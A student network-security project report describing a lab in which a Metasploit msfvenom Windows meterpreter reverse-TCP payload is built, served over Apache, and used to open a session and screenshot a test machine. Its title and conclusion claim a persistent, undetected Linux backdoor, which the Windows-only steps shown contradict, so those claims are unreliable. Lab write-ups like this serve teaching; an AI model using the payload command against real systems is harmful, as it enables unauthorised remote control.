# 

Final Project Report

Project Title: Creating a Persistent Backdoor on Linux Using MetaSploit

Network Security

Muhammad Haseeb Ul Rehman|sp22-bct-033

Rana Muhammad Abdullah|SP22-bct-039

Course Instructor: Farhana Jabeen

Date: 22/03/2024

**INTRODUCTION:**

In the dynamic field of cybersecurity, the continuous advancement of threat techniques requires innovative countermeasures. This project investigates the development of a persistent backdoor on Linux systems using Metasploit. Such a backdoor, commonly used in penetration testing, allows an attacker to maintain access to a compromised system even after reboots or other disruptions. By leveraging Metasploit's powerful features, we aim to enhance stealth tactics and evade conventional security measures. This research emphasizes the necessity of understanding complex attack methods to improve defensive strategies and bolster system security.

**GOAL:**

The primary goal of this project is to develop and demonstrate a persistence backdoor on Linux systems using Metasploit. This involves creating a backdoor that can evade detection by standard security tools and mechanisms, maintaining covert access to the compromised system even after reboots or other interruptions. By establishing a reliable and undetectable communication channel with the attacker's control server, the project aims to successfully gain and retain remote control over the target machine. This endeavor seeks to illustrate the complexities of contemporary cybersecurity threats and emphasize the necessity of advanced defensive strategies to counter such sophisticated attacks.

**LAB SETUP:**

**1.Windows Testing Machine:**


This machine is designated for developing and testing exploits. All security features of Windows are disabled on this machine to facilitate the testing process.

**2.Kali Linux Machine:**

This machine hosts the staged payload and listens through the Metasploit handler.

**IMPLEMENTATION:**

**STEP 1. CREATE A PAYLOAD:**

****

**Command: msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.0.2.15 LPORT=4443 -f exe -o hackor.exe**

**AFTER THIS MAKE IT EXECUTABLE USING (CHMOD) COMMAND**

**STEP2: MOVE THE FILE TO APACHE FOLDER AND START APACHE.**


****

**STEP 4: START METASPLOIT ON LINUX:**

****

**STEP 5: SEARCH AND USE MULTI HANDLER EXPLOIT:**


Here we will search for multi handler exploit to handle the payload we created and listen to the exploited machine.



**STEP 6: SETUP PAYLOAD:**


****

**STEP 7: SETUP LHOST AND PORT:**

****


**STEP8:**

use **exploit** command to start lisntening.




**STEP9:**

download the **hackor.exe** file on your victim maching using **10.0.2.15/hackor.exe**


 

**STEP 10:**

Now we are connected to user machine




Here we used ipconfig to get the ip of the victim’s pc





And we used screenshot command to capture the screen of the victim’s pc



**CONCLUSION**

This project successfully developed a persistent backdoor on Linux systems using Metasploit, demonstrating its ability to evade standard security tools. By setting up a controlled lab environment, we illustrated the backdoor's stealth and effectiveness. Despite the victim machine's security features, our backdoor remained undetected, showcasing the sophistication of contemporary threats. This project underscores the critical need for advanced defensive strategies and continuous research in network security to effectively counter such vulnerabilities.